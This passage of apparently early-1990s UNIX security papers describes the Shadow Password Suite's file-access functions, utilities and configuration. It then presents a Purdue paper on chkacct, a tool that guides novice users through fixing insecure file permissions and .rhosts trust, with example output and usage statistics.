The update function determines if the parameter refers to an existing file entry. If the entry exists, the copy is updated to reflect the changes. Otherwise the new entry is added to the end of the list. The update functions are

```

int pw_update (struct passwd * entry);
int spw_update (struct spwd * entry);
int gr_update (struct group * entry);
int sgr_update (struct sgrp * entry);

```

A zero value is returned on failure and a non-zero value is returned on success.

2.2.5 Delete a File Entry

The delete function locates the named entry and marks the entry as being deleted. This list member will be ignored for the purpose of all future locate requests and will not be written out when the file is closed. The file must have been opened for read-write access for this function to be used. The cursor will be updated to refer to the next object in the file. The delete functions are

```

int pw_remove (char * name);
int spw_remove (char * name);
int gr_remove (char * name);
int sgr_remove (char * name);

```

A zero value is returned on failure and a non-zero value is returned on success.

2.2.6 Locate the Next File Entry

The next function returns a pointer to the next entry in the list. A cursor is maintained which points to the last entry which was returned by the delete, locate, next, or update functions. A pointer to the next list member is returned, and the cursor is updated. In this manner, the entire file may be scanned entry by entry. When there are no remaining list entries, a NULL pointer is returned. A subsequent call to the next function after NULL is returned will return a pointer to the first object in the list. The object referenced by the returned pointer must not be modified by the programmer. The programmer must make a copy of the data if it is to be altered. The next functions are

```
const struct passwd * pw_next ();
const struct spwd * spw_next ();
const struct group * gr_next ();
const struct sgrp * sgr_next ();
```

2.2.7 Rewind the File

The rewind function updates the file cursor so that the cursor points to the first entry in the list. The next function will return a pointer to the first entry if it is called immediately after the file is rewound. The rewind functions are

```
int pw_rewind ();
int spw_rewind ();
int gr_rewind ();
int sgr_rewind ();
```

2.2.8 Close the File

The close function creates a new file containing all entries in the data structure list which are not marked as being deleted. This includes entries added with the update function and entries marked as invalid when the file was initially loaded by the open function. Allocated data structures will be freed after all of the entries have been written out. The close functions are

```
int pw_close ();
int spw_close ();
int gr_close ();
int sgr_close ();
```

A zero value is returned on failure and a non-zero value on success. A copy of the original file will be saved using the original file name with a hyphen appended as the save file name.

2.2.9 Unlock the File

The unlock function removes the lock file making the file available to other processes. Any changes to the file will be abandoned if the close function is not invoked prior to invoking the unlock function. Allocated data structures will be freed if they were not freed by an earlier call to the close function. The unlock functions are

```
int pw_unlock ();
int spw_unlock ();
int gr_unlock ();
int sgr_unlock ();
```

A zero value is returned on failure, and non-zero is returned on success.

2.3 Database Access and Update Functions

The traditional mechanism for updating the DBM files has been to use the *mkpasswd* utility to recreate the entire file after it has been altered. New functions have been added which allow the programmer to update the database files as each entry in the text file is altered. These functions allow the

programmer to add, delete, or update individual entries in the database files. The update and delete functions perform their operations immediately.

2.3.1 Locate a Database Entry

The various get functions will invoke the *fetch()* function to retrieve a requested entry from the database. There are no special functions specifically for this purpose. The functions which reference the DBM files are

```
struct passwd *getpwnam (char *name);
struct passwd *getpwuid (uid_t uid);
struct spwd *getspnam (char *name);
struct group *getgrnam (char *name);
struct group *getgrgid (gid_t gid);
struct sgrp *getsgnam (char *name);
```

2.3.2 Update a Database Entry

The update function uses the database *store()* function to add or update the supplied record in the database file. A pointer to the new record is provided to the update function. The update functions are

```
int pw_dbm_update (struct passwd *pwd);
int sp_dbm_update (struct spwd *spwd);
int gr_dbm_update (struct group *grp);
int sg_dbm_update (struct sgrp *sgrp);
```

A zero value is returned on failure. A non-zero value is returned on success.

2.3.3 Delete a Database Entry

The delete function uses the database *delete()* function to remove the matching record. Because the password and group files have entries which are indexed both by name and numerical identifier, the name and identifier must be present in a structure. The shadow password and shadow group files only need the name to locate the requested entry. The delete functions are

```
int pw_dbm_remove (struct passwd *entry);
int sp_dbm_remove (char *name);
int gr_dbm_remove (struct group *entry);
int sg_dbm_remove (char *name);
```

A zero value is returned on failure and a non-zero value is returned on success.

3. Utilities

The Shadow Password Suite contains the standard utilities as well as a number of additional utilities to support new or previously unsupported existing functionality.

3.1 User Account Maintenance Commands

The *chage*, *chfn*, *chsh*, *passwd*, *useradd*, *userdel*, and *usermod* commands use the functions which were described earlier to manage user account information.

The DBM files are updated as changes are made. Files which have entries altered will be saved as described for the close functions. The commands log the changes which were made and the user that was affected. The *syslog()* facility is used to perform this function.

An extension to the standard system authentication method allows the system administrator to define a program to perform user authentication on a per-user basis. Each user may have a special program which verifies the user's identity in a program specific manner. There are no constraints on what mechanisms the authentication program uses. The authentication method is defined to the system by use of the *useradd* and *usermod* commands.

The *passwd* supports administrator defined authentication methods. The system will invoke the defined authentication program for any account with an administrator defined method. The method will be invoked once to verify the user's identity and again to request the user enter a new authentication value.

3.2 Group Account Maintenance Commands

The *gpasswd*, *groupadd*, *groupdel*, and *groupmod* commands use the database functions for the group files. The DBM files are updated as changes are made. These commands function similar to the user account maintenance commands.

3.3 User Authentication Commands

The *login* and *su* commands verify that the named user is properly authenticated.

The *login* command makes use of the file */etc/login.defs* to indicate how various features are supported. The system administrator is able to configure support for virtually all of the command's behavior. Configurable functions include

- Dialup passwords
- Login failure logging
- Display last login time
- Display status of mailbox
- Enable login time and port access controls
- Enable root login port access controls
- Display message of the day files
- Enable setting of TERM environmental variable
- Enable non-administrator login restrictions
- Enable user to suppress login messages
- Set a default TZ environmental variable
- Set a default HZ environmental variable
- Set a default PATH environmental variable
- Set default terminal control characters
- Set default terminal group and permissions

The system administrator is able to edit the file and have the changes take effect immediately without having to recompile the system software.

The *su* command makes use of the */etc/login.defs* file to control use of the *syslog()* facility and logging to a text file. The environmental variables TZ and HZ

will also be set from the */etc/login.defs* file if the user is not preserving the current environment.

The *id* command provides the user with the current user and group identifiers.

The *dpasswd* command maintains the dialup password files. This is used by the *login* command to control access to the system when the user attempts to gain access via a dialup port.

3.3 Group Authentication Commands

The *newgrp* and *sg* commands verify that a user is permitted to change their current real and effective group identifier.

The *newgrp* command replaces the current shell with a shell which has the requested group identifier. The command verifies that the user has the appropriate authorization by checking the contents of the group file for membership. If the user is not a member, the user will be prompted for a password. The group membership list and the encrypted group password is maintained with the *gpasswd* command.

The *sg* command provides the ability to execute one or more commands with a new group identifier without replacing the current shell. The *sg* command authenticates the user in a manner identical to the *newgrp* command. This mechanism allows users to more easily change between group identifiers when the system does not support the concurrent group set functionality. The user has complete access to all groups to which they are granted membership by the */etc/group* file.

The *groups* command provides the user with a list of groups to which the user has password free access. Systems which do not support concurrent group sets report the membership that is defined by the */etc/group* file, not the real or effective group identifiers.

3.4 Administration Commands

3.4.1 File Maintenance and Conversion Commands

Conversion between shadowed password files and non-shadowed files is supported with the *pwconv* and *pwunconv* commands. These commands allow the administrator to convert all of the entries in either format file and produce the other format files as output. There is some loss of information when converting from shadowed to non-shadowed files as the */etc/shadow* file contains information which is not present in the */etc/passwd* file. There is also a loss of resolution as shadowed dates are stored in units of days and non-shadowed dates are stored in units of weeks.

The DBM files may be completely reconstructed with the *mkgpasswd* command. The command reads the contents of the various text files and produces DBM files as output. The use of DBM files improves system performance by reducing the access time required to locate specific entries. No changes are required to begin or end use of these files. The command is capable of creating DBM files for the following files

- /etc/passwd
- /etc/group
- /etc/shadow
- /etc/gshadow

3.4.2 Single-User Authentication

Access to the system in single-user or system maintenance mode may be controlled by use of the *sulogin* command. It requests the root password from the user before creating a login shell. Adding this command to the */etc/inittab* or similar file allows the system administrator to prevent access by unauthorized users when the system is restarted. An example of an entry to perform this function is

```
co:Ss:respawn:/etc/sulogin /dev/console
```

This entry will cause the command to be repeatedly executed until the user responds to the password prompt with end of file. The *init* command will be signalled to cause the system to enter multi-user mode after an end of file is entered.

3.4.3 Enforcing User Access Times

The */etc/porttime* file is used by the *login* command when login time and port access checks have been enabled. A user may login during permitted times and remain signed on after the permitted time period has expired. The *logoutd* command provides an enforcement tool for preventing users from having access during unauthorized times.

The logout daemon is started from the */etc/rc* file and runs once a minute. The */etc/utmp* file is examined and each signed on user is checked against the contents of the */etc/porttime* file to insure that the user is permitted to be signed on at the current time on the current port.

The user will be given advance warning prior to being logged out. The entire process group will be terminated. On systems where the login process ID is available, the process group will be sent a SIGHUP signal, followed shortly thereafter by a SIGTERM signal. Systems which support the *vhangup()* function will use that mechanism instead.

3.4.4 Controlling and Reporting Login Failures

The ability to set and report login failure limits is provided by the *faillog* command. This command allows the system administrator to set per-user limits on the number of login failures which will be permitted before an account is disabled. Users are permitted to view the failure information for their own account, but are not able to change the parameters which control when their account is disabled.

Each user account is controlled independently. The number of failures which is permitted before the account is disabled is stored in the */usr/adm/faillog* file along with the terminal device where the attempt was made and the number of failures since the last successful sign on. A value of 0 indicates that an unlimited number of failures is permitted. This may be used to prevent denial of service attacks for crucial accounts.

The failure limit is set by specifying the user name and the requested limit. Or, the user name may be omitted and the change will be made for all current users. This function is restricted to the system administrator.

The current failure status may be reset per-user or for all users. This allows the system administrator to clear all indications of login failures and re-enable accounts which have become disabled.

The print function reports login failures which have not been followed by successful logins. Specific user names may be given to determine the last failed login when there has been a successful login after the most recent failure.

4. Special Files

The Shadow Password Suite defines 3 news files. They are */etc/porttime*, */etc/gshadow* and */usr/adm/faillog*.

4.1 */etc/porttime* File

This file defines the times of day, days of week, and terminal ports which a user or list of users may use. The format of the file is a text file with one entry per line. Comment lines are introduced with a pound character. Each entry contains the colon-separated following fields

- comma-separated list of terminal ports
- comma-separated list of user names
- comma-separated list of daytimes

The terminal port list consists of device names with the leading */dev/* prefix removed. An asterisk indicates that all terminal devices match this entry.

Each named user will match this entry when attempting to login use a listed port. An asterisk indicates that all users match this entry.

The daytimes are given as one or more days followed by a hyphenated range of times. The day codes are Su (Sunday), Mo (Monday), Tu (Tuesday), We (Wednesday), Th (Thursday), Fr (Friday), Sa (Saturday), Wk (Monday thru Friday) and Al (all seven days). The range of times is given as two four-digit times. The first time may be greater than the second time, indicating that the time period starts at the initial time value, extends to midnight, then resumes in the morning and extends until the final time.

4.2 */etc/gshadow* File

The */etc/gshadow* file contains the encrypted group password and group administrator information as well as the group membership. The file consists of lines of text with each line representing one group. Each group entry contains

- group name
- encrypted group password
- comma-separated list of group administrators
- comma-separated list of group members

The group name corresponds to the name in the */etc/group* file. The encrypted group password replaces the corresponding field in the old group file and performs a similar function. The comma-separated list of group administrators contains the names of users who are permitted to add members to the group membership list or change the group password. The comma-separated list of group members contains the names of users who are permitted to switch to the group without providing the correct password. Any user not in the group membership list will be required to provide the correct password when using the *newgrp* or *sg* commands.

4.3 /usr/adm/faillog File

The */usr/adm/faillog* file contains the control information for locking out an account with an excessive number of login failures. The file consists of binary data representing C language data structures. Each entry is indexed by numerical user identifier. The contents of each entry is

- (short) count of failures since the last successful login
- (short) limit of login failures before the account is disabled
- (char[12]) device name of the login port where the last failure occurred
- (time_t) time of the last login failure

This file is supported by the *faillog* utility. A value of zero for the failure limit will prevent an account from being locked out due to excessive failures. The failures will continue to be logged.

5. Package Configuration

The Shadow Password Suite is configured at compilation time with the include file *config.h*. This file controls the basic software support that is present on the system or the amount of functionality that the system administrator wishes to include.

5.1 LOGINDEFS Definition

This define controls the location of the configuration file that is used by the *login* command. The default location is */etc/login.defs*. This file contains the control values for the administrator configurable functions. It is a user editable file. Each entry consists of an identifier and a string giving the value for the parameter.

5.2 SHADOWPWD Definition

This define controls support for the */etc/shadow* file. This macro must be defined as most of the commands are dependent on the functions used to access that file.

5.3 SHADOWGRP Definition

This define controls support for the */etc/gshadow* file. This is an optional feature that provides for group administrators and a means of concealing group passwords.

5.4 DOUBLESIZE Definition

This define controls support for 16 character passwords. This feature extends the encrypted password by appending 11 additional characters of ciphertext to the end of the 13 character salt and ciphertext standard. For users with passwords 9 characters and longer, the stored encrypted password will be 24 characters in length. For users with passwords 8 characters and shorter, the stored encrypted password is the standard 13 character string.

5.5 AGING Definition

This define controls support for */etc/passwd* style password aging. This format uses a four character string appended to the encrypted password to indicate the age and expiration information for the user's password. This macro must be defined for account expiration to function. Systems which do not wish to enforce account and password expiration values may leave this macro undefined.

5.6 DBM and NDBM Definitions

These defines select the database functions to be used to support the database files. The system administrator may define either of these macros, but not both. If there is no desire to use the database files, the system administrator should define neither of the two macros.

5.7 USE_SYSLOG Definition

This define controls the use of the *syslog()* function. Programs and functions which log their actions with *syslog()* use this macro to control inclusion of the function calls. This macro should be defined if at all possible as the programs report intrusion attempts as they are detected.

5.8 RLOGIN Definition

This define controls the inclusion of code to perform remote network logins. This macro controls the support for *rlogind* and *telnetd* TCP/IP services.

5.9 DIR_XENIX, DIR_BSD, and DIR_SYSV Definitions

These defines control the type of directory access routines which are used by the system. These functions are used by the programs which traverse user directories while changing user identifiers or ownership on files, or programs which copy or remove user files when a user home directory is moved or deleted.

6. Documentation

Nroff -man macro documentation files are provided for all of the programs that are provided as part of the Shadow Password Suite. The files which are unique to the package are documented as are any programming interfaces.

7. Availability

This software is available from USENET archive sites which store the comp.sources.misc newsgroup. Distribution is permitted for all non-commercial purposes.

Giving Customers a Tool to Protect Themselves

Shabbir J. Safdar
shabby@mentor.cc.purdue.edu

Purdue University Computing Center
West Lafayette, Indiana 47907

ABSTRACT

For those who administer security, keeping an eye on passwords and system software is only the first step. Security of customers' accounts is the next step. In a computing environment with a rapid turnover of customers, this is quite a challenge. One cannot simply hand every customer a UNIX[†] manual and assume all is well. At a site with a large population it is also difficult to simply scan every account and educate every customer when a problem is found. Customer account security should be a shared responsibility, with no undue burden placed upon the novice customer. However, there is a definite gap in the area of security for novices. Other topics have manuals or programs which take the customer by the hand in learning the basics, such as *learn*(1). What is needed is a utility that takes some of the repetitive work out of educating and teaching customers the basics of account security. A site with a significant number of customers in the habit of using such a utility would increase security on their accounts without requiring the intervention of an administrator. Such a utility should be extremely security-conscious, defaulting to the most conservative choices possible. It should be easy to use, look the same everywhere, and provide as little or as much information as is desired by the customer. Finally, it should have optional facilities to educate the customer if that is desired.

1. Introduction

In the rush to protect the security of the "super-user" account it is easy to treat security of individual customer accounts as a lower priority problem. However when a customer's account has been broken into, it does not matter whether the attacker gained access by compromising the "super-user" or through a security problem in the customer's account itself. Either way the result is the same: they have lost privacy and perhaps some or all their files. Thus far, the solution to this problem has come in the form of programs that require the system administrator to check various aspects of customer account security. Three examples of administrator utilities to improve customer account security are:

- *home.chk* from the COPS security package distributed by Dan Farmer (zen@death.corp.sun.com).
- *user.chk*, also from the COPS security package.
- *crack*, a password file cracker distributed by Alec D.E. Muffet (aem@aber.ac.uk).

While these three are excellent programs for the system administrator wishing to improve site security, they do little to educate the customer on the basics of account security. Any education resulting from the use of these tools is done by the system administrator after the results of the

[†] UNIX is a trademark of Bell Laboratories.

utilities have been examined. The other disadvantages of these tools are that:

- They must be run often to be of use on an active machine full of curious customers.
- They compromise the privacy of the customer's account to check file permissions.
(albeit in the process of trying to ensure further privacy)
- They must be run as the "super-user" so that closed accounts can be checked.

An alternative solution to these problems is to give customers the tools they need to do a significant amount of account security checking on their own. The design of such a tool has the following requirements:

- It must assume the customer has little or no prior knowledge of account security.
- It should have facilities to educate the customer if she or he wishes to learn more about account security.
- It should default to be as security-conscious as possible.
- Since novices will be the primary clients of such a tool, it must possess the same look and feel across several different architectures.
- It must be easily configurable to different sites.

One implementation of such a design is the customer utility *chkacct*, short for check account, developed at the Purdue University Computer Center (PUCC). *chkacct* was written in Bourne shell using standard UNIX utilities. When invoked by a customer, *chkacct* examines several aspects of the account, offers a solution, and provides helpful informational files[‡] explaining basics of account security on the particular topic in question.

2. Security From the Customer's Point Of View

Security, from a customer's point of view, is:

- System software security
- Backups
- Passwords
- Customer file security
- Data encryption

There is already a large pool of information on how to administer secure passwords, system security, secure encryption, and backups. These all assume that the system as a whole will benefit from a "top-down" approach, where the security of the system benefits the most from the security of the system software. However when all the bad passwords have been cracked, and the vendor-shipped world writable files have been caught, a security-conscious administrator is left with the overwhelming task of keeping the customers out of each others' hair. Left unchecked, security on individual customer accounts deteriorates. A world writable file or two later, and a customer has been trojan-horsed.

If there was little interaction between customer accounts, one might make a case for not acting on security problems in customer accounts. However this presumes that we neither care about our customers' data nor that our customers interact with each other. Neither of these statements is true at PUCC. Our customers often install software packages in their own accounts which they share with other customers. At last count there were 17,000 people with accounts on one of our machines. Because we supply "career accounts" to full-time students, it is likely that each of these people has more than one account, many of which trust each other.

So it seems that we are obligated to do customer account security. However that does not mean we have to do it in an unintelligent manner.

[‡] provided by Phil Moyer (prm@ecn.purdue.edu) of Purdue's Engineering Computing Network

3. Methods of Breaking Into Customer Accounts

There are four popular methods for breaking into customer accounts seen at our site. They are:

- Revealing one's password to another customer
- Insecure file permissions (world writable files, etc)
- Trusting another account (which trusts two more, ad nauseum)
- Trojan horse programs

The first problem, password revelation, is by far the worst, most rampant problem at PUCC. Because we do not place limits on monthly cpu and connect time usage, there is no reason for anyone who trusts "a friend" not to give away their password. Occasionally someone also is not careful about who they type their password in front of, and they give it away without realizing it. The problem of trojan horses is either so subtle we are not aware of it, or just infrequent at our site. Either way, we do not come across many of them. The problem of trusting other accounts (often via *.rhosts* file) has been dealt with only minimally so far. Although we have policies against account sharing, they are not enforced enough, nor are they broken brazenly enough to elicit an administrative crack down. Occasionally someone will be so blatant about it that they will get called in and have the policy explained to them in greater detail.

Of the four methods mentioned above, the one that held the greatest promise for improvement was insecure file permissions. We felt that this problem was where we should concentrate our efforts.

4. Popular Security Methods & Their Drawbacks

One response to such a problem would be to run a security tool which checked our customers' accounts for us. COPS might be such a tool but even it has limits of what it knows. For example, it will not discover a shell script owned by someone within a *bin* directory. Let us assume that some time in the future someone releases to the public domain his ultimate security tool: MOPS (Mighty Omniscient Protection System) MOPS is so advanced that it will peruse all of the customers' accounts, notifying the administrator of every possible security problem. It will parse apart every *.rhosts* file checking for untrusted accounts and examining every file and directory. Even with such a security tool, there remain several problems.

4.1. Administrator Intervention

In the end, MOPS still requires the administrator to stay "in the loop" to verify problems, educate customers, and take care of problems which they do not take care of themselves. This often requires a certain amount of dialogue with the customer. Since ours is not the sort of site where we can just haul off and play with customers' accounts and apologize later, we would be doomed to process the output of a MOPS package themselves. This administrator intervention is both time-consuming and a poor use of human resources.

4.2. Do Not Run MOPS Too Often

If run often MOPS becomes a high-profile piece of software which can be both evaded and used as a pointer towards insecure accounts. To do the latter, one would just to examine the mail logs at the known time at which MOPS was run every night, or hunt through them for letters of a similar size to the form letter that MOPS sends. This even works if the staff sends these letters out by hand, as we do.

4.3. But Do Not Run MOPS Too Infrequently

If MOPS is not run often enough, then it is of little use to the customer, since by the time they are notified of a problem, other attentive and malicious customers may have already exploited the security problems in question. So it seems that there is no optimal time to schedule a MOPS run, since the optimal time to run MOPS over a customer's account is simply *at any time the customer wants to check the status of their account*. If a customer were able to check the security of their account at their own convenience, then this would be the first step to

helping them make the connection between the actions they perform and the security problems which can be the side effects of these actions. However the MOPS approach to security does nothing to encourage customer responsibility. In fact, when the customer comes to depend upon the administrator to take care of security, educating the customer on account security becomes more difficult.

4.4. MOPS Is Intrusive

Security methods which examine customer accounts are intrusive. MOPS is, by definition, intrusive. However privacy is a perceived condition. Many customers are unaware that anyone with "super-user" access can read any file on a standard UNIX system. By sending customers letters to asking them to attend to security problems in their accounts, one reminds them that someone or something is regularly looking through their files. This paper takes the side that some sacrifice of privacy is a necessary trade-off for security. However, if one can depend on the customer to check most of their personal files for security problems, then one can minimize the number of personal files that MOPS checks, as well as the amount of time the MOPS administrator spends administering security.

4.5. Summary: MOPS Is Not A Sufficient Tool For Customer Security

Security of the operating system is the priority of a package such as MOPS. However simple security of the system is only the first step. Customer account security is the next. It is not sufficient or wise to attempt to administer customer account security with warnings followed by dialogue. Not only is this a poor use of an administrator's time, but it is also a solution which does little to improve the problem. Part of the problem is with the approach taken towards customer account security. Customer account security should be a shared responsibility, with no undue burden being placed upon the novice customer. The following analogy may help clarify this approach.

5. The "Desk" Analogy

A multitude of people have drawn parallels between physical security situations and electronic ones. Bear with me while I make one more: the office desk. We all practice intelligent security in regards to our office desks. If we are concerned about the contents of our desk, we lock either it or the office door. We do not let anyone in our desk or office that we do not trust. When something comes across our desk that is important enough, we photocopy it and store it in a secure place, such as a separate drawer or a safe. And we always keep confidential or personal information in a locked filing cabinet or box. Furthermore, we assume that only we and perhaps the building supervisor have keys to our desk or office, and we trust that they will not give the key to anyone else. Lastly, our desks are probably in somewhat secure areas, where someone from the street cannot simply walk in and rifle through them. There is probably something to stand between them: a night guard, a locked office door, or even something as meager as a push-button lock on the office door.

We feel fairly secure working at our desks, but imagine if our desks were computer accounts on a MOPS monitored system. If we are at a site on the Internet without a strong network firewall, anyone can walk right up to our desks and play with the lock. Assuming our administrator takes care of our backups, we are trusting someone else to come and look through our desk for all the documents that have changed, and then photocopy them every night. If we are novices, we do not have the ability to spot when we have left either our desk or our office door unlocked. We just assume that its safe, and if it is not, that the building guard will come by later on and look through our office and desk. If the guard finds something that is insecure, we will be left a private note, giving instructions on how to secure the office or desk drawer in the hopes that we will see it and follow them.

There must be a better way. When an administrator uses a system such as MOPS for customer account security, the number of customers is proportional to the amount of time required by the administrator to perform customer security. Few large facilities can afford to devote a large

amount of staff to such an endeavor.

6. Deriving Customer Responsibility From The "Desk" Analogy

This analogy seems a bit silly when we apply it to the physical world, but it does demonstrate how inefficient and labor-intensive this approach to security is. It is important to note that exactly what makes this analogy ridiculous is that we all know how to keep our desks secure. However not as many know how to secure our own UNIX accounts. This is true at our site, and I imagine it is true at many other sites as well.

It does not seem unreasonable to expect customers to take some steps to maintain security on their accounts. What does seem unreasonable (or at least unlikely) is to expect every first semester FORTRAN student to learn enough about UNIX to be able to not only notice every potential problem, but also to know enough to fix them. For many of our students, they have but one class on a UNIX system to take during their entire enrollment period. For whatever reason, they dislike computers. So it seems unrealistic to assume that they will expend any effort or spend any time on our systems that is not absolutely necessary to passing their class.

As is demonstrated by the analogy above, it is not an easy task to have one administrator perform MOPS-style security for a site. Even if it were possible, the sections above show how MOPS-style security, when applied to a customer population, distances the customers from their security problems, making them less aware of security issues. What is needed is a "customer-oriented" approach to security targeted towards novices.

7. A "Customer-Oriented" Approach to Security

A customer-oriented tool for account security should scale itself to accommodate both novice and experts. When it finds a security problem, it should provide a default action which is security-conscious. It must be portable and look very similar across different platforms. *Chkacct* was written with these requirements in mind. Once invoked by the customer, *chkacct* examines an account in three phases. The first phase checks the permissions of all "dot" files (files such as *.login*, *.rhosts*, *.profile* etc.) Working under the assumption that all "dot" files contain the most sensitive information, *chkacct* warns the customer about "dot" files which should not be either readable or writable. *Chkacct* also flags any remaining "dot" files residing in the customer's home directory, but owned by someone other than the customer running *chkacct*. The second phase examines all files owned by the user running *chkacct* (including directories) for writability, *setuid* (set user id), or *setgid* (set group id) permissions. The third phase of *chkacct* is a *perl* script which attempts to parse apart the customer's *.rhosts* file, if it exists. If it exists and is found to be unsafe, *chkacct* offers to move it to another name so it will not allow any password-less logins. Lastly, *chkacct* offers to display an article about account security. The article is written for novices.

Chkacct satisfies the five requirements set out in the beginning of this paper. First, because *chkacct* is targeted towards novices, it requires no previous knowledge of security. Secondly, *chkacct* contains facilities to educate the customer. If one wishes to learn more about the particular topic in question, that facility is available. Thirdly, it is targeted at novices since the default actions are security-conscious. Someone with no knowledge of UNIX and a trust of the *chkacct* program would still find their account in better shape than before they invoked it. Fourth, *chkacct* is written with standard UNIX utilities, so it looks similar across platforms. Finally, it is configurable to site specifics, in that one can specify things such as "guru" and "consultant" names, whether or not a site uses group permissions, etc.

8. Examples of *chkacct*

What follows are some examples of *chkacct* responses to various security problems. They are included to give the reader a sense for the novice level that *chkacct* is targeted to. The initial screen of *chkacct* attempts to prepare the customer for the examination of their account. It also provides a good opportunity to pause and let the customer digest what they are doing. This first example is what one might see if their *.login* file was world writable. Initially the file name and

the problem is presented to the customer, along with enough diagnostic output to allow a more experienced UNIX customer to decide if this is a problem or not.

```
File '.login' is world or group writable.
The output of the command "ls -gld .login" is:
-rw-rw-rw- 1 shabby pucc 1543 Jul 22 21:59 .login
```

Then a suggested fix is shown. In the case where the file in question is a "dot" file, a short explanation is also automatically displayed.

```
The suggested fix for this is to execute the command:
/bin/chmod go-w /userb/shabby/.login;
```

Most accounts have special files called "dot" files. These files control the startup, environment, and execution of the shell and some programs. It is very important that these files not be writable or owned by anyone but you! If someone else owns or can write those files, they can take control of your account in a matter of minutes! Then they will be you, which means they can do anything you can do: read, write or modify files; send mail; talk to other users; print documents. Make sure that permissions on these files are set to 644, or, better yet, 600:

```
.login      .logout    .cshrc     .bashrc    .kshrc     .exrc
.xinitrc    .dbxinit   .profile   .sunview   .mwmrc     .twmrc
```

Now it is time for our customer to decide what to do. A menu is presented allowing for several choices. The default action would be to fix the problem, which is what our example customer happened to do.

```
Press a letter (a) to enter automatic mode (no more questions),
(f)ix problem, (h)elp me out with this menu, (i)gnore problem,
(m)ore info
Press RETURN/NEWLINE to fix the problem and go on>
Fixing problem...Done.
```

In this second example, a setuid file is found in the customer's account. Once again, the problem is presented to the customer with some diagnostic output:

```
Your file .super-secret-sh is user or group setuid.
The output of the command "ls -gld .super-secret-sh" is:
-rwsr-xr-x 1 shabby pucc 169399 Jul 22 22:02 .super-secret-sh
```

A suggested fix is provided along with an explanation about the effects of such a fix:

```
The suggested fix for this is to execute the command:
/bin/chmod ug-s .super-secret-sh;
which means that when someone else executes this file, they
will NOT gain your account permissions.
```

And once again, our example customer decides to go with the default:

Press a letter (a) to enter automatic mode (no more questions),
(f)ix problem, (h)elp me out with this menu, (i)gnore problem,
(m)ore info
Press RETURN/NEWLINE to fix the problem and go on>
Fixing problem...Done.

The last example shows the output of the third step of *chkacct* which checks the *.rhosts* file. Once again, the problem is shown:

These users at drop-dead.cc.purdue.edu are allowed to login
to your account without a password: fred

Your *.rhosts* file is unsafe.
The output of the command "ls -gld *.rhosts*" is:
-rw----- 1 shabby pucc 29 Jul 22 22:07 *.rhosts*

A suggested fix and its ramifications are also presented:

The suggested fix for this is to execute the command:
/bin/mv -i /userb/shabby/.rhosts /userb/shabby/rhosts.4657;
which will prevent anyone from logging into your account
without a password. After talking to a PUCC Consultant
(available in the basement of Math-Science or at 49-41787)
you can edit this file, *rhosts.xxxxx* and move it back to be
your effective *rhosts* file.

9. Statistics On *Chkacct*

9.1. How We Use *Chkacct*

At the Purdue Computing Center we run COPS nightly. When security staff is alerted to a problem in a customer account, for example by *home.chk*, we send the following form letter to the customer:

To: recipient()
Cc:
fcc:
Subject: Security on your PUCC Unix account

You have files in your account (recipient()) whose permissions are insecure. As a consequence, other users may be able to write on them, modify them or even delete them.

The program *chkacct(1)* will scan your account's directories for insecure files. Each insecure file and the reason for its insecurity will be explained to you, and you will be given the opportunity to select an action that will make the file more secure. You can run *chkacct(1)* by typing the following command:

```
$ /usr/local/bin/chkacct
```

`chkacct(1)` will scan your account's directories, select files with questionable security, rate the relative danger of their insecurity and offer you options for making them more secure. If you are unsure what option to select, just press RETURN and `chkacct(1)` will make the file as secure as possible. (`chkacct(1)` opts for maximum security by default.)

If you wish to read more about file permissions, there is an article that can be displayed (by typing the word "yes" when prompted) at the end of the `chkacct(1)` program.

It would also be prudent to add the following line to your `.login` or `.profile`:

```
umask 022
```

The effect of adding this line is that all files you create from here on will be writable only by you, but readable and executable by other users.

If the problem persists after a few days then we intervene, fixing the problem for the customer and then sending a letter explaining what changes were made. In most cases this is simply the changing of permissions on a file such as a `.login`, `.rhosts`, or a home directory.

9.2. Collection And Analysis Of Data

This practice began in December of 1991, when `chkacct` was first installed on our systems. The cutoff of data collection for this paper was July 1, 1992. Although `chkacct` was not written with a future statistical study in mind, we were extremely fortunate, since the collection period fell almost entirely within Purdue's academic year. Analysis showed that during the seven month collection period, one hundred and forty nine separate accounts were sent warning letters about file permissions. Out of these, one hundred and eleven required no further action. Thirty eight did indeed require intervention, and letters were sent informing them of the file mode changes to the account. This means that three out of four customer problems were resolved in one of the four following manners:

- The customer possessed enough knowledge to fix it themselves.
- The customer ran `chkacct` and it fixed the problem.
- The customer asked a consultant or another person to fix the problem.
- Someone broke into the account and fixed it to avoid arousing suspicion.

We considered all but the last of these to be sufficient resolutions to the problem. Here is the data broken down on a month by month basis:

Warning Letter and Intervention Data for Dec. '91 through Jun. '92				
Month	Number of Warnings	Number of Interventions	Percent of Warn./Interv.	Percent of Warn./Total Warn.
December	61	8	13.1%	40.9%
January	21	19	90.5%	14.1%
February	15	2	13.4%	10.1%
March	10	3	30.0%	6.7%
April	8	3	37.5%	5.4%
May	13	3	23.1%	8.7%
June	21	0	0.0%	14.1%
Total	149	38	n/a	n/a

9.3. Observations

Purdue's semesters run from August through December in the fall, and January through May in the Spring. There are summer sessions beginning in May and June. It is in August and January that the greatest number of accounts are created, for use by classes. These accounts typically expire at the end of their semester. There are several interesting things to note about the above data which are related to our academic calendar. First is the initial surge of warning letters in December. This was somewhat expected, since no one had been running COPS regularly until December, and so many accounts with problems were probably just sitting idle. It is also interesting to note that the warning letters were highest in January, steadily decreasing until just about the end of the semester, when they took a short jump. The number of interventions also seems to start high in the beginning of the semester and then drop off radically. One plausible explanation for the sudden drop in warning letters is that our one-semester customers gain more UNIX knowledge as they progress through their classes, reducing the number of accidents. This theory might also explain why the number of interventions drops as the year presses on. Because of the high customer turnover involved in our academic computing, it seems plausible that we will see a periodic effect, as new students are given accounts and begin to learn their way around our systems. Clearly, one semester's worth of data is not enough to make any concrete conclusions about the long-term effect *chkacct* has on site and customer security. However I hypothesize that this pattern will continue: large jumps in warning letters during the first month of the semester, with the numbers waning off as the semester progresses.

The warning letter data that was collected was done only out of practicality, to prevent our staff from sending two letters to the same individual. Because no data was kept before the existence of *chkacct*, we have no way of knowing if a significant amount of novices learned about UNIX security solely because of *chkacct*. Finally, the reason for the staff intervention was not noted. It could have been because either the customer did not read the mail, or because they did not understand it.

10. Customer Response To *chkacct* and Warning Letters

